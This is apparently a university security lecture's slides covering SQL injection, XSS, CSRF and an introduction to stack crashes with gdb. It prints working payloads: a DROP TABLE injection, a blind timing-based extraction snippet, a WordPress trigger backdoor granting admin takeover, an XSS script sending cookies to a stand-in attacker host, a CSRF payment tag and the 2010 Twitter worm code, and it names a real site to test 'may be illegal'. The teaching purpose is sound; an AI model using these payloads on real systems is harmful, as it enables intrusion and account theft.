

OSY.SSI [2019] [10]

In the last episodes...

Side-chan, Fault-kun, Reverse-sensei

# Important exam info

You should now already be working on it

Reminder:

- ▶ Live Demo (no demo → 0)
- ▶ Short, dynamic, original presentation (not original → 0)
- ▶ Something you're damn proud to talk about (if it bores you, it bores me)

Who's my stooge?



## In the news...



[src]

## In the news...

- ▶ Samsung: Anyone's thumbprint can unlock Galaxy S10 phone [src]
- ▶ French 'M6' television network hit by ransomware [src]
- ▶ U.S. carried out cyber strike on Iran in wake of Saudi oil attack [src]
- ▶ Takedown of the largest child exploitation site on the Web by following Bitcoin transactions [src]
- ▶ 4-year old Linux Wi-Fi bug leaves systems vulnerable to forced crashes and full control by hackers [src]
- ▶ Bug in 'sudo' opens root access on some Linux systems [src]
- ▶ Declassified Court ruling on the abuses of NSA surveillance data by other agencies [src]
- ▶ The US nuclear forces' SACCS messaging system finally got rid of its floppy disks [src]
- ▶ WhatsApp tax sparks mass protests in Lebanon [src]
- ▶ Many intrusions finally detected and attributed to APT 29/Cozy Bear [src]
- ▶ Adobe fixes a total of 67 CVE-listed flaws in Adobe Acrobat and Reader

## Setting for today

We will look at a single target, which is connected to a network.

The typical scenario is an Internet-connected web server.

(How do I find those?)





John Draper, aka Capn Crunch



## John Draper, aka Cap'n Crunch



# Table of Contents

Warm-up

Web pages

Now some more serious stuff

# Basic SQL injection

- ▶ SQL db are queried by commands
- ▶ Commands may include user-supplied data
- ▶ Example :

`https://www.site-educatif.xxx/q?video=fluffycat12345`



# Basic SQL injection

- ▶ SQL db are queried by commands
- ▶ Commands may include user-supplied data
- ▶ Example :

`https://www.site-educatif.xxx/q?video=fluffycat12345`



`SELECT * FROM video_page WHERE (code='fluffycat12345')`

## Basic SQL injection

`https://www.site-educatif.xxx/q?video=fluffycat12345`



## Basic SQL injection

`https://www.site-educatif.xxx/q?video=fluffycat12345`



`SELECT * FROM video_page WHERE (code='fluffycat12345')`

## Basic SQL injection

`https://www.site-educatif.xxx/q?video=fluffycat12345`



`SELECT * FROM video_page WHERE (code='fluffycat12345')`

Now try to query the video

`'); DROP TABLE video_page; --`



## Basic SQL injection

`https://www.site-educatif.xxx/q?video=fluffycat12345`



`SELECT * FROM video_page WHERE (code='fluffycat12345')`

Now try to query the video

`'); DROP TABLE video_page; --`

`SELECT * FROM video_page WHERE (code=''); DROP TABLE video_page; --')`

# Do it! Do it!

If you haven't, try it yourself

- ▶ Option 0: setup a server and SQL db, write a vulnerable page, test it (1hr)
- ▶ Option 1: goto `hack.me` search SQLi and play :) (5mn)
- ▶ Option 2: goto `http://jmchilton.net/sqlinject/create.php` (yay!)
- ▶ Option 3: find a really vulnerable website, e.g.  
`http://www.4ips.biz/products.php?id=7` and try it (may be illegal)

## Everyone knows about SQL injections

So popular, even J. K. Rowling wrote about it! (The Casual Vacancy)

# Everyone knows about SQL injections

So popular, even J. K. Rowling wrote about it! (The Casual Vacancy)



# Everyone knows about SQL injections

- ▶ CardSystem Solutions 2005 (Visa, American Express)

# Everyone knows about SQL injections

- ▶ CardSystem Solutions 2005 (Visa, American Express)
  - ▶ SQL injection
  - ▶ Full (unencrypted) database leak
  - ▶ Credit card numbers > 43 million identities exposed

# Everyone knows about SQL injections

- ▶ CardSystem Solutions 2005 (Visa, American Express)
  - ▶ SQL injection
  - ▶ Full (unencrypted) database leak
  - ▶ Credit card numbers > 43 million identities exposed
- ▶ 2007 Gonzalez: TJX Companies, 45.6 million credit and debit card numbers

# Everyone knows about SQL injections

- ▶ CardSystem Solutions 2005 (Visa, American Express)
  - ▶ SQL injection
  - ▶ Full (unencrypted) database leak
  - ▶ Credit card numbers > 43 million identities exposed
- ▶ 2007 Gonzalez: TJX Companies, 45.6 million credit and debit card numbers
- ▶ 2009 Gonzalez: Heartland Payment Systems, 130 million cards



# Everyone knows about SQL injections

- ▶ CardSystem Solutions 2005 (Visa, American Express)
  - ▶ SQL injection
  - ▶ Full (unencrypted) database leak
  - ▶ Credit card numbers > 43 million identities exposed
- ▶ 2007 Gonzalez: TJX Companies, 45.6 million credit and debit card numbers
- ▶ 2009 Gonzalez: Heartland Payment Systems, 130 million cards
- ▶ 2012 “Team GhostShell”: personal records from 53 universities (incl. Harvard, Princeton, Stanford, Cornell...) on pastebin.com

# Everyone knows about SQL injections

- ▶ CardSystem Solutions 2005 (Visa, American Express)
  - ▶ SQL injection
  - ▶ Full (unencrypted) database leak
  - ▶ Credit card numbers > 43 million identities exposed
- ▶ 2007 Gonzalez: TJX Companies, 45.6 million credit and debit card numbers
- ▶ 2009 Gonzalez: Heartland Payment Systems, 130 million cards
- ▶ 2012 “Team GhostShell”: personal records from 53 universities (incl. Harvard, Princeton, Stanford, Cornell...) on pastebin.com

And also:

# Everyone knows about SQL injections

- ▶ CardSystem Solutions 2005 (Visa, American Express)
  - ▶ SQL injection
  - ▶ Full (unencrypted) database leak
  - ▶ Credit card numbers > 43 million identities exposed
- ▶ 2007 Gonzalez: TJX Companies, 45.6 million credit and debit card numbers
- ▶ 2009 Gonzalez: Heartland Payment Systems, 130 million cards
- ▶ 2012 “Team GhostShell”: personal records from 53 universities (incl. Harvard, Princeton, Stanford, Cornell...) on pastebin.com

And also: Microsoft, Kaspersky, PBS, UN, Royal Navy, mysql.com (!), TPB...

# Everyone knows about SQL injections

- ▶ CardSystem Solutions 2005 (Visa, American Express)
  - ▶ SQL injection
  - ▶ Full (unencrypted) database leak
  - ▶ Credit card numbers > 43 million identities exposed
- ▶ 2007 Gonzalez: TJX Companies, 45.6 million credit and debit card numbers
- ▶ 2009 Gonzalez: Heartland Payment Systems, 130 million cards
- ▶ 2012 “Team GhostShell”: personal records from 53 universities (incl. Harvard, Princeton, Stanford, Cornell...) on pastebin.com

And also: Microsoft, Kaspersky, PBS, UN, Royal Navy, mysql.com (!), TPB...

EVERYONE KNOWS ABOUT SQL INJECTION RIGHT

## What can we do with it?

- ▶ Escape scope with ' and comment commands with –
- ▶ Bypass conditions with tautologies  $1 = 1$
- ▶ Number of columns with order by  $\langle n \rangle$
- ▶ Name of columns with or  $\langle \text{column name} \rangle$  is NULL
- ▶ Other tables with union  $\langle \text{query} \rangle$

## What can we do with it?

▶ `if ASCII(SUBSTRING(username,1,1)) > 80 waitfor delay '0:0:5'`  
(MySQL)

## What can we do with it?

- ▶ `if ASCII(SUBSTRING(username,1,1)) > 80 waitfor delay '0:0:5'`  
(MySQL)
- ▶ Can be distributed to zombies

## What can we do with it?

- ▶ `if ASCII(SUBSTRING(username,1,1)) > 80 waitfor delay '0:0:5'`  
(MySQL)
- ▶ Can be distributed to zombies
- ▶ 

```
DECLARE @x as int; DECLARE @w as char(6);
SET @x=ASCII(SUBSTRING(master.dbo.fn_varbintohexstr
    (CAST({QUERY} as varbinary(8000))),{POSITION},1));
SET @w='0:0: '+CAST((((@x+((@x&79)/8)+(@x/64)&15)*2) as char);
WAITFOR DELAY @w
```



## What can we do with it?

- ▶ `if ASCII(SUBSTRING(username,1,1)) > 80 waitfor delay '0:0:5'`  
(MySQL)
- ▶ Can be distributed to zombies
- ▶ `DECLARE @x as int; DECLARE @w as char(6);  
SET @x=ASCII(SUBSTRING(master.dbo.fn_varbintohexstr  
 (CAST({QUERY} as varbinary(8000))),{POSITION},1));  
SET @w='0:0: '+CAST((((@x+((@x&79)/8)+(@x/64)&15)*2) as char);  
WAITFOR DELAY @w`
- ▶ JHijack, BSQL, themole, Pangolin, sqlmap.py, Havij, Enema, sqlninja, sqlsus, Safe3, SQL Poizon, Burp, Absinthe...

## What can we do with it?

```
delimiter #  
create trigger <trigger_name>  
before <update|insert|delete> on <table_name>  
  for each row begin  
    <your code>  
  end; #  
delimiter ;
```

(SQL procedures, syntax may vary)

# What can we do with it?

Application: WordPress

```
delimiter #
CREATE TRIGGER user_comment BEFORE INSERT ON wp_comments
FOR EACH ROW BEGIN
    IF NEW.comment_content = 'way around the back' THEN
        SELECT user_email FROM wp_users WHERE id=NEW.user_id INTO @email;
        UPDATE wp_users SET user_email=@email WHERE ID=1;
    END IF;
END;#
delimiter ;
```

# What can we do with it?

Application: WordPress

```
delimiter #
CREATE TRIGGER user_comment BEFORE INSERT ON wp_comments
FOR EACH ROW BEGIN
    IF NEW.comment_content = 'way around the back' THEN
        SELECT user_email FROM wp_users WHERE id=NEW.user_id INTO @email;
        UPDATE wp_users SET user_email=@email WHERE ID=1;
    END IF;
END;#
delimiter ;
```

Post comment “way around the back” from any account... Profit!

# What can we do with it?

Application: WordPress

```
delimiter #
CREATE TRIGGER user_comment BEFORE INSERT ON wp_comments
FOR EACH ROW BEGIN
    IF NEW.comment_content = 'way around the back' THEN
        SELECT user_email FROM wp_users WHERE id=NEW.user_id INTO @email;
        UPDATE wp_users SET user_email=@email WHERE ID=1;
    END IF;
END;#
delimiter ;
```

Post comment “way around the back” from any account... Profit!

# What can we do with it?

Application: WordPress

```
delimiter #
CREATE TRIGGER user_comment BEFORE INSERT ON wp_comments
FOR EACH ROW BEGIN
    IF NEW.comment_content = 'way around the back' THEN
        SELECT user_email FROM wp_users WHERE id=NEW.user_id INTO @email;
        UPDATE wp_users SET user_email=@email WHERE ID=1;
    END IF;
END;#
delimiter ;
```

Post comment “way around the back” from any account... Profit!

(Does erasing the whole table solve the problem?)

# OK, let's take a step back

What happened?

- ▶ SQL mixes command with data: in-band signalling

# OK, let's take a step back

What happened?

- ▶ SQL mixes command with data: in-band signalling (usually a bad idea)



# OK, let's take a step back

What happened?

- ▶ SQL mixes command with data: in-band signalling (usually a bad idea)
- ▶ Does this happen elsewhere?

# Table of Contents

Warm-up

Web pages

Now some more serious stuff

# Everyone knows about XSS

`http://foo.bar/q?search_terms=lolilol`

→ “Results for: ‘lolilol’ ”

# Everyone knows about XSS

`http://foo.bar/q?search_terms=lolilol`

→ “Results for: ‘lolilol’ ”

`http://foo.bar/q?`

`search_terms=<script>alert(document.cookie);</script>`

# Everyone knows about XSS

`http://foo.bar/q?search_terms=lolilol`

→ “Results for: ‘lolilol’ ”

`http://foo.bar/q?`

`search_terms=<script>alert(document.cookie);</script>`

“Reflected” XSS. Test it! <https://xss-game.appspot.com>

## Everyone knows about XSS

`http://foo.bar/q?search_terms=lolilol`

→ “Results for: ‘lolilol’ ”

`http://foo.bar/q?`

`search_terms=<script>alert(document.cookie);</script>`

“Reflected” XSS. Test it! `https://xss-game.appspot.com`

Usage: “Hey Nubi, check out this cool video!: `goo.gl/1234`”

# Everyone knows about XSS

```
http://foo.bar/q?search_terms=lolilol
```

→ “Results for: ‘lolilol’ ”

```
http://foo.bar/q?
```

```
search_terms=<script>alert(document.cookie);</script>
```

“Reflected” XSS. Test it! <https://xss-game.appspot.com>

Usage: “Hey Nubi, check out this cool video!: [goo.gl/1234](http://goo.gl/1234)”

```
http://foo.bar/q?
```

```
search_terms=
```

```
<script>
```

```
document.location='http://hackerman.wanadoo.fr/'+document.cookie;
```

```
</script>
```

# Everyone knows about XSS

Send code through “message posts”



# Everyone knows about XSS

Send code through “message posts”

- ▶ MySpace, 2006 (samy is my hero)
- ▶ Facebook, 2011
- ▶ Twitter, 2009-2014
- ▶ LinkedIn, 2013-2014
- ▶ Steam Community, 7 Mar 2015

# Everyone knows about XSS

Send code through “message posts”

- ▶ MySpace, 2006 (samy is my hero)
- ▶ Facebook, 2011
- ▶ Twitter, 2009-2014
- ▶ LinkedIn, 2013-2014
- ▶ Steam Community, 7 Mar 2015

EVERYONE KNOWS ABOUT XSS OKAY

# Everyone knows about CSRF

▶ `<img src=//bank.com/pay.php?who=evil&amount=1000/>`

# Everyone knows about CSRF

- ▶ `<img src=//bank.com/pay.php?who=evil&amount=1000/>`
- ▶ How to prevent this from working?

# Everyone knows about CSRF

- ▶ `<img src=//bank.com/pay.php?who=evil&amount=1000/>`
- ▶ How to prevent this from working?
- ▶ OWASP:

# Everyone knows about CSRF

- ▶ `<img src=//bank.com/pay.php?who=evil&amount=1000/>`
- ▶ How to prevent this from working?
- ▶ OWASP: “Note that attackers can also use XSS to defeat any automated CSRF defense the application might employ”

# Everyone knows about CSRF

- ▶ `<img src=//bank.com/pay.php?who=evil&amount=1000/>`
- ▶ How to prevent this from working?
- ▶ OWASP: “Note that attackers can also use XSS to defeat any automated CSRF defense the application might employ”
- ▶ Play with `http://google-gruyere.appspot.com/start`

# Everyone knows about CSRF

@rainbowtwtr, 14 august 2010.



Twitter: "OK we fixed it"



# I just started a Twitter worm

2:08 PM Sep 21st via web  
Retweeted by 10 people



# I just started a Twitter worm

2:08 PM Sep 21st via web  
Retweeted by 10 people






@Matsta, @Peppery, @zzap: "Olol we can make it spread faster!"

```
http://twitter.com/zzap#@"style="background-color:black;
color:black;"onmouseover="alert('Just wait until someone uses this
for evil.')"'
```









12:16 PM Sep 21st via web

Someone call up the script kiddies, we got sum XSS exploits over here.

12:13 PM Sep 21st via TweetDeck



Search: <http://a.no/@>

- 
[http://a.no/@](#) onmouseover=",\$(textarea.first).val(this.innerHTML);\$('status-update-form').submit()" style="color:#000;background:#000;/  
 • JulianOBonartes, (+) Tue 21 Sep 14:15 via web
- 
[http://a.no/@](#) onmouseover=",\$(textarea.first).val(this.innerHTML);\$('status-update-form').submit()" style="color:#000;background:#000;/  
 • cbw37742, (+) Tue 21 Sep 14:15 via web
- 
[http://a.no/@](#) onmouseover=",\$(textarea.first).val(this.innerHTML);\$('status-update-form').submit()" style="color:#000;background:#000;/  
 • Lemon\_likewhoa, (+) Tue 21 Sep 14:15 via web
- 
[http://a.no/@](#) onmouseover=",\$(textarea.first).val(this.innerHTML);\$('status-update-form').submit()" style="color:#000;background:#000;/  
 • Guiclonado, (+) Tue 21 Sep 14:15 via web
- 
[http://a.no/@](#) onmouseover=",\$(textarea.first).val(this.innerHTML);\$('status-update-form').submit()" style="color:#000;background:#000;/  
 • justwalk, (+) Tue 21 Sep 14:14 via web
- 
[http://a.no/@](#) onmouseover=",\$(textarea.first).val(this.innerHTML);\$('status-update-form').submit()" style="color:#000;background:#000;/  
 • luiza\_\_, (+) Tue 21 Sep 14:14 via web
- 
[http://a.no/@](#) onmouseover=",\$(textarea.first).val(this.innerHTML);\$('status-update-form').submit()" style="color:#000;background:#000;/  
 • ROMBERTS, (+) Tue 21 Sep 14:14 via web
- 
[http://a.no/@](#) onmouseover=",\$(textarea.first).val(this.innerHTML);\$('status-update-form').submit()" style="color:#000;background:#000;/



White House Press Secretary Robert Gibbs

That was bad news for Sarah Brown, the wife of former British Prime Minister Gordon Brown, who **inadvertently spread the pornographic version of the worm** to her 1.2 million followers.

# SQL, XSS, CSRF: do it yourselves!

- ▶ <http://sqlzoo.net/hack/>
- ▶ <http://google-gruyere.appspot.com>
- ▶ <https://xss-game.appspot.com>
- ▶ <https://www.hackthissite.org/>

# Table of Contents

Warm-up

Web pages

Now some more serious stuff



Your PC ran into a problem that it couldn't handle, and now it needs to restart.

You can search for the error online: `HAL_INITIALIZATION_FAILED`



# On the Merits of Entomology

The science of insects

► Bugs are our friends

# On the Merits of Entomology

The science of insects

- ▶ Bugs are our friends
- ▶ They tell us something interesting about *how things work*

# On the Merits of Entomology

The science of infects

- ▶ Bugs are our friends
- ▶ They tell us something interesting about *how things work*
- ▶ So we are going to look for bugs. And replicate them. And nurture them. Many.

# BUGS EVERYWHERE!!!

Om nom nom nom nom



TL;DR Show me the demo you sick man!

DEMO

## Loading a program in memory

- ▶ A program is loaded in memory to be run; the CPU will read code from there.

## Loading a program in memory

- ▶ A program is loaded in memory to be run; the CPU will read code from there.
- ▶ Take our program from the demo, and let's look at its code

## Loading a program in memory

- ▶ A program is loaded in memory to be run; the CPU will read code from there.
- ▶ Take our program from the demo, and let's look at its code
  - ▶ There's the C code, which is what the programmer would typically write.



## Loading a program in memory

- ▶ A program is loaded in memory to be run; the CPU will read code from there.
- ▶ Take our program from the demo, and let's look at its code
  - ▶ There's the C code, which is what the programmer would typically write.
  - ▶ And there's the machine code, which is what the CPU reads.

## Loading a program in memory

- ▶ A program is loaded in memory to be run; the CPU will read code from there.
- ▶ Take our program from the demo, and let's look at its code
  - ▶ There's the C code, which is what the programmer would typically write.
  - ▶ And there's the machine code, which is what the CPU reads.
  - ▶ A nice compromise is **assembly**, which is both human-readable and CPU-friendly.

```
objdump -d [program]
```

# Loading a program in memory

- ▶ A program is loaded in memory to be run; the CPU will read code from there.
- ▶ Take our program from the demo, and let's look at its code
  - ▶ There's the C code, which is what the programmer would typically write.
  - ▶ And there's the machine code, which is what the CPU reads.
  - ▶ A nice compromise is **assembly**, which is both human-readable and CPU-friendly.

```
objdump -d [program]
```

- ▶ We can use a **debugger** to load the program in memory and follow its execution

```
gdb [program]
```

# Ultra-quick gdb tutorial

- ▶ `break main` (set a breakpoint at the beginning of the main function)
- ▶ `disass main` (show main assembly code)
- ▶ `r [arguments]` (run until first breakpoint is reached)
- ▶ `break *0x[address]` (set a breakpoint at this code address)
- ▶ `cont` (continue until the next breakpoint)
- ▶ `info reg` (show CPU registers)
- ▶ `x/32bx 0x[address]` (display contents of memory at this address)
- ▶ `x/s 0x[address]` (display string at this address)
- ▶ `bt` (backtrack function calls)

# Ultra-quick gdb tutorial

- ▶ Try the demo again and see what's happening.

# Ultra-quick gdb tutorial

- ▶ Try the demo again and see what's happening.
- ▶ What are the `push` and `pop` opcodes about?

# Ultra-quick gdb tutorial


- ▶ Try the demo again and see what's happening.
- ▶ What are the `push` and `pop` opcodes about?
- ▶ What are the `leave` and `ret` opcodes about?

# Ultra-quick gdb tutorial


- ▶ Try the demo again and see what's happening.
- ▶ What are the `push` and `pop` opcodes about?
- ▶ What are the `leave` and `ret` opcodes about?
- ▶ What is `esp`, `ebp`? `eip`?




## Let's take some distance




## Now zoom on the stack




## Now zoom on the stack




## Now zoom on the stack




## Now zoom on the stack




## Now zoom on the stack



## Now zoom on the stack



## Now zoom on the stack





Yay! A crash!

Goodness gracious! What just happened!?

And will the program survive!?

Will it find its true love? Will she love him back!?

It is the end? or a new beginning?

Cliffhanger – Pause